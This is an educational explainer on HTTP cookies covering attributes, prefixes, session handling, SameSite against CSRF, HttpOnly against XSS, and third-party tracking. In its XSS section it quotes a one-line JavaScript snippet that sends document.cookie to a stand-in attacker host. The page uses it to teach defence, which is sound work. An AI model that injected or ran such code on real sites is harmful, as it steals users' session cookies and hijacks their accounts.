What a cookie is
HTTP is stateless: every request stands alone, and the server cannot tell whether two requests come from the same person. A cookie is a small name=value pair that a server asks the browser to keep and to send back on later requests. It is how a site remembers that you logged in, what is in your cart, or which language you chose.
Two headers do all the work. The server sets a cookie in a response:
HTTP/1.1 303 See Other
Set-Cookie: sid=a1f3c9; Path=/; Secure; HttpOnly; SameSite=Lax
and the browser returns it in every later request that the cookie matches, without any attributes, just the names and values:
GET /cart HTTP/1.1
Host: shop.example
Cookie: sid=a1f3c9; lang=vi
The key point, and what the animation is about: the server only sets cookies; the browser decides, for every single request, which cookies to attach. In the animation, each request runs the match rules on every cookie in the jar and prints one line per cookie in the cookie check panel: sent, or the first rule that stopped it.

Reading the canvas: the arrow colour is the host the request goes to:
shop.example, api.shop.example,
evil.example, ads.example; the grey line under an
arrow is its Cookie or Set-Cookie header. In the jar's flags column, H = HttpOnly,
S = Secure, then the SameSite value (* = not set). The network column names what triggered the
request; the line under the diagram gives the full request (same-site or cross-site, kind, top-level site) and its headers.
The attributes
| Attribute | Effect | Default when missing |
|---|---|---|

Domain=shop.example | sent to that host and all its subdomains (api.shop.example) | host-only: only the exact host that set it |
Path=/blog | sent only for URLs whose path is /blog or starts with /blog/ | the directory of the URL that set it |
Expires= / Max-Age= | a persistent cookie, kept until that time (Max-Age wins if both are given); Max-Age=0 deletes it | a session cookie, gone when the browser closes |
Secure | sent only over HTTPS (and can only be set from HTTPS) | sent over plain HTTP too, readable by anyone on the path |
HttpOnly | not visible to JavaScript (document.cookie), still sent with requests | readable and writable by any script on the page |
SameSite=Strict | Lax | None | whether the cookie goes with cross-site requests (below) | browsers now treat a missing SameSite as Lax |
Partitioned | (CHIPS) a third-party cookie kept in a separate jar per top-level site | unpartitioned |
A cookie is identified by its name, domain and path (plus the partition key): a new Set-Cookie with the same three replaces the old one, and to delete a cookie the server must send the same name, domain and path with Max-Age=0. Two cookies with the same name but different paths or domains can coexist, and then both are sent, which is a classic source of bugs.
Domain can only widen to a parent the host belongs to: shop.example may set Domain=shop.example, but not Domain=evil.example, and nobody may set a cookie for a public suffix such as .com or github.io (the browser ships the Public Suffix List). Run Demo: scope to see lang (Domain) reach the API while sid (host-only) and blog_pref (Path=/blog) stay behind.
Cookie prefixes: __Host- and __Secure-
Any attribute can be set by whoever sets the cookie, including a compromised subdomain or a plain-HTTP response that sets a cookie for the whole domain. Name prefixes make the browser enforce attributes: a cookie named __Secure-sid is only accepted with Secure from an HTTPS page; __Host-sid additionally requires Path=/ and no Domain, so it is locked to exactly one host. __Host- is the best choice for session cookies.
Login sessions
After a successful login the server creates a session on its side (user, cart, expiry) and gives the browser only a long random id in a cookie. Whoever presents that id is the user, so the id is as valuable as the password for as long as the session lives. Good practice, as in the animation:
- a new id at every login (the old one is dropped), so an id planted before login (session fixation) is worthless;
Secure; HttpOnly; SameSite=Lax(or Strict), ideally the__Host-prefix;- logout deletes the session on the server, not only the cookie in the browser: a copied id must stop working;
- an idle and an absolute timeout on the server side, whatever the cookie's lifetime.
A signed or encrypted token (for example a JWT) can be stored in the cookie instead of an id, so the server keeps no state; the same attributes apply, and logout becomes harder because the token stays valid until it expires.
Same site, cross site, first and third party
A site is the registrable domain: shop.example and api.shop.example are the same site (but different origins), evil.example is another site. A request is cross-site when the site it goes to differs from the top-level page's site, or from the site that started it (a link or form on evil.example pointing to shop.example). A third-party context is a request whose site differs from the top-level page, such as an ads.example iframe inside shop.example. The network panel of the animation shows both for every request.
CSRF and SameSite
Before SameSite, the browser attached cookies to every request to a host, whoever started it. So a page on evil.example could contain a hidden form that posts to shop.example/cart, and alice's browser would add her session cookie: the shop sees a perfectly authenticated request that alice never made. This is cross-site request forgery (CSRF). SameSite lets the cookie say when it may join cross-site requests:
| SameSite | same-site requests | cross-site link (top-level GET) | cross-site form POST, fetch, iframe, image |
|---|---|---|---|
| Strict | sent | not sent: you arrive logged out | not sent |
| Lax (and missing) | sent | sent | not sent |
| None (needs Secure) | sent | sent | sent |

Demo: CSRF and SameSite runs the same hidden form against all three. Lax is the usual choice: it stops the forged POST but keeps you logged in when you follow a link to the site. It only works if GET requests never change anything. Lax does not protect against attacks from a same-site origin (a compromised subdomain), and Chrome briefly allowed cross-site top-level POSTs for cookies without an explicit SameSite in their first two minutes ("Lax-allowing-unsafe"), so sites that change state still use CSRF tokens or check the Origin / Sec-Fetch-Site headers as well.
XSS and HttpOnly
If the shop echoes user content without escaping it, an attacker can put a <script> on its pages (cross-site scripting). That script runs with the page's rights and can read document.cookie, then send it away, for example as new Image().src = "https://evil.example/steal?c=" + document.cookie. With the session id in hand, the attacker is logged in as the victim from any machine. HttpOnly removes a cookie from document.cookie while still sending it with requests: the id cannot be stolen this way (Demo: XSS and HttpOnly). It is damage limitation, not a cure: the script can still make requests from inside the page while it is open. The cure is escaping output and a Content Security Policy.
Third-party cookies, tracking and partitioning
An ad network embedded on many sites receives its own cookies from every one of them: the first embed sets uid=…, and each later embed, on any site, sends it back together with the page it is on. The network builds one profile of everywhere that browser went (Demo: third-party tracking, first part). Browsers have responded in two ways:
- Blocking third-party cookies altogether (Safari by default, an option elsewhere): embeds get no cookies at all.
- Partitioning: a cookie set in a third-party context is filed under the top-level site, so
ads.exampleinsideshop.exampleandads.exampleinsideevil.examplehave two unrelated jars and two unrelated ids. Firefox (Total Cookie Protection) partitions all third-party cookies; Chrome offers opt-in partitioning with thePartitionedattribute (CHIPS), useful for embeds that need state but not tracking, such as a chat widget.
Third-party cookies are also what legitimate cross-site features used (single sign-on in an iframe, embedded payment); those move to explicit APIs such as the Storage Access API or to redirects.
Limits, and cookies vs localStorage
Browsers keep at least 4096 bytes per cookie (name, value and attributes) and at least 50 cookies per domain (RFC 6265bis recommends these minimums; most keep about 180 per domain), evicting the least recently used when full. Every matching cookie travels with every request, images and scripts included, so big cookies cost bandwidth on every request; static files are often served from a separate cookieless domain for that reason.
localStorage holds more (about 5 MB per origin), is never sent automatically and is always readable by scripts. That makes it wrong for session ids (any XSS reads it) but fine for UI preferences. Cookies are the only storage the browser attaches to requests by itself, which is exactly why their attributes matter.
What the page leaves out
- The exact default path (the directory of the URL that set the cookie): every cookie here names its Path.
- Cookie prefixes, the
Partitionedattribute as a per-cookie opt-in (the page models partitioning as a browser policy), the Storage Access API and first-party sets. - Limits and eviction (at most 8 cookies are ever in the jar), cookie ordering rules beyond "longer paths first", and the "Lax-allowing-unsafe" window.
- HSTS, which would upgrade
http://shop.examplebefore any cookie is sent, andOrigin/Sec-Fetch-Sitechecks and CSRF tokens on the server. - How the server stores sessions (memory, Redis, a signed token), and cookies set from JavaScript with
document.cookie = …or the Cookie Store API.